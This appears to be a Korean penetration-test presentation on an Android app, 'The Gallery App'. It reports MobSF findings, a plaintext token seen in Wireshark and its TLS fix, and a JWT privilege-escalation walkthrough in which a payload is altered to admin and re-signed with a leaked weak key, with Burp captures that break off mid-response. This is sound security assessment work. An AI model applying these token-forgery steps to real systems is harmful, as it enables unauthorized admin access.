
대상 애플리케이션: THE GALLERY APP 보안 취약점 진단
진단 일자: 2025. 12. 16.

☞ [클릭] 상세 취약점 분석 내용이 담긴 워드 보고서 원본 확인

먼저 상세한 취약점 분석과 기술적 검토를 거쳐
워드 형태의 결과 보고서를 완수하였으며,
오늘 보시는 발표자료는 해당 보고서의 핵심 내용을 효과적으로
공유하기 위해 재구성한 자료입니다.

모의해킹 수행 - 모바일 취약점 분석

본 진단은 **MobSF(Mobile Security Framework)**를 활용하여 OWASP Mobile Top 10 (2024) 기준에 따라 분석하였으며, 그 결과 다수의 고위험 취약점이 식별되었습니다



보안 점수: 26/100(Critical Risk)
위험 등급: F(치명적 위험)
진단도구: MobSF v4.4
기준 프레임워크: OWASP Mobile Top10(2024)

모의해킹 수행 - 모바일 취약점 분석

취약점 점검 항목 OWASP Mobile Top 10 - 2024

high Base config is insecurely configured to permit clear text traffic to all domains	NETWORK
high Base config is configured to trust user installed certificates	NETWORK
high Clear text traffic is Enabled For App	MANIFEST

medium App uses SQLite Database and execute raw SQL query. Untrusted user input in raw SQL queries can cause SQL Injection. Also sensitive information should be encrypted and written to the database.	CODE
medium This app may contain hardcoded secrets	SECRETS

medium This app may contain hardcoded secrets	SECRETS
---	---------

M5 : Insecure Communication
(안전하지 않은 통신)


M1 : Improper Credential Usage
(부적절한 자격증명 사용)

M3 : Insecure Authentication/Authorization
(안전하지 않은 인증/인가)

모의해킹 수행 - APP(M5 : 불안전한 통신)

취약점 상세 내용

데이터가 암호화 되지 않고 평문으로 전송되거나, 중간자 공격(MITM)에 취약하여 세션 하이재킹 및 민감 정보 유출 위험이 존재함



로그인 과정에서 Wireshark로 패킷 분석 해보니
인증 정보(토큰값)가 암호화 되지 않고 평문전송 되는것을 확인

솔루션 적용 - APP(M5 : 불안전한 통신)

조치 내용

1. SSL/TLS(HTTPS) 프로토콜 적용
 2. AndroidManifest.xml 설정 내

android:usesCleartextTraffic="true" → android:usesCleartextTraffic="false" 옵션 적용 (HTTP 차단)



578	0.960926	192.168.16.118	192.168.16.12	TLSv1.3	608 Client Hello
579	0.961463	192.168.16.12	192.168.16.118	TLSv1.3	332 Server Hello, Change Cipher Spec, Application Data, Application Data
580	0.963330	192.168.16.118	192.168.16.12	TLSv1.3	134 Change Cipher Spec, Application Data
581	0.966415	192.168.16.118	192.168.16.12	TLSv1.3	290 Application Data
582	0.966750	192.168.16.12	192.168.16.118	TCP	60 3000 → 55592 [ACK] Seq=279 Ack=871 Win=2102016 Len=0
583	0.968239	192.168.16.12	192.168.16.118	TLSv1.3	611 Application Data
584	1.011769	192.168.16.118	192.168.16.12	TCP	54 55592 → 3000 [ACK] Seq=871 Ack=836 Win=2101504 Len=0

TLSv1.3 프로토콜 적용으로 application data
가 암호화되어 인증정보가 평문으로 노출되지
않음을 확인

모의해킹 수행 - APP(M3 : 불안전한 인증 및 인가)

취약점 상세 내용

취약한 비밀키 사용 및 권한 검증 부재로 세션 하이재킹, 권한 상승 위험이 존재함



Request			Response		
	Pretty	Raw	Hex	Pretty	Raw
1	POST /login HTTP/1.1			1	HTTP/1.1 200 OK
2	Content-Type: application/json			2	X-Powered-By: Express
3	Content-Length: 39			3	Access-Control-Allow-Origin: *
4	Host: 192.168.16.12:3000			4	Content-Type: application/json; charset=utf-8
5	Connection: keep-alive			5	Content-Length: 277
6	Accept-Encoding: gzip, deflate, br			6	ETag: W/"115-NLXiDoxx3z1AYxBZCeL68t38zUM"
7	User-Agent: okhttp/4.9.2			7	Date: Tue, 23 Dec 2025 05:55:54 GMT
8				8	Connection: keep-alive
9	{			9	Keep-Alive: timeout=5
	"username": "woowow",			10	
	"password": "1234"			11	{
}					"message": "Success",
					"token":
					"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6Indv b3dvdyIsImIhdCI6MTc2NjQ2OTM1NCwiZXhwIjoxNzY2NDcyOTU0fQ.7Aw RNEXFQ0ugCmkMhBs93FdL4AhhBv-qrmDUdevpuco",
					"ID": "woowow",
					"username": "woo",
					"membershipLevel": "SILVER",
					"points": 7700,
					"vip_ticket": null

1. 일반 계정으로 로그인하여 정상적인 JWT 토큰을 발급 받음
 2. Burp Suite(Repeater)를 통해 발급된 토큰값을 확인

모의해킹 수행 - APP(M3 : 불안전한 인증 및 인가)

취약점 상세 내용

취약한 비밀키 사용 및 권한 검증 부재로 세션 하이재킹, 권한 상승 위험이 존재함

The image shows three screenshots of the jwt.io website demonstrating the creation and verification of a JSON Web Token (JWT).

- Left Screenshot (JWT Decoder):** Shows a valid JWT token being decoded. The token structure is as follows:

```

{
  "alg": "HS256",
  "typ": "JWT"
}

{
  "username": "woowow",
  "level": "SILVER",
  "iat": 1765854882,
  "exp": 1768446882
}
    
```

- Middle Screenshot (JWT Encoder):** Shows a signed JWT token being generated with the same payload and algorithm.
- Right Screenshot (JSON WEB TOKEN):** Shows the raw JSON representation of the signed JWT token.

3. jwt.io 도구로 디코딩 하여 Payload 값을 관리자 권한으로 변조
4. 토큰값과 유출된 취약한 비밀키를 이용하여 서명을 재생성

모의해킹 수행 - APP(M3 : 불안전한 인증 및 인가)

취약점 상세 내용

데이터가 암호화 되지 않고 평문으로 전송되거나, 중간자 공격(MITM)에 취약하여 세션 하이재킹의 위험이 있음

The screenshot illustrates a session hijacking attack using Burp Suite. On the left, the Intercept tab shows several requests being monitored. In the middle, a specific request to verify a token is captured. The request body contains a long JWT token. On the right, the response shows a JSON payload with sensitive user information, including a valid token, username ('admin'), password ('123'), name ('관리자'), membership level ('GOLD'), and points ('99999'). This data is highlighted with a red box.


Request	Response
Pretty	Pretty
1 GET /verify-token HTTP/1.1 2 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6ImFkbWluIiwibGV2ZWwiOiJHT0xEIiwiaWF0IjoxNzY1ODU0ODg5LCJleHAiOjE3Njg0NDY40DJ9.CapCh30CVp6Czla0XqIqCNfZs_9E5TaZloJ4llqmKjE 3 Host: 192.168.16.12:3000 4 Connection: keep-alive 5 Accept-Encoding: gzip, deflate, br 6 User-Agent: okhttp/4.9.2 7 If-None-Match: W/"67-AU5JagzclMAxfIyLEMk7m2ngC00" 8 9	1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 109 6 ETag: W/"6d-o0kDXE33IfaJHkmyAxtlhvs94dA" 7 Date: Tue, 16 Dec 2025 03:43:51 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 { 11 "valid":true, 12 "username": 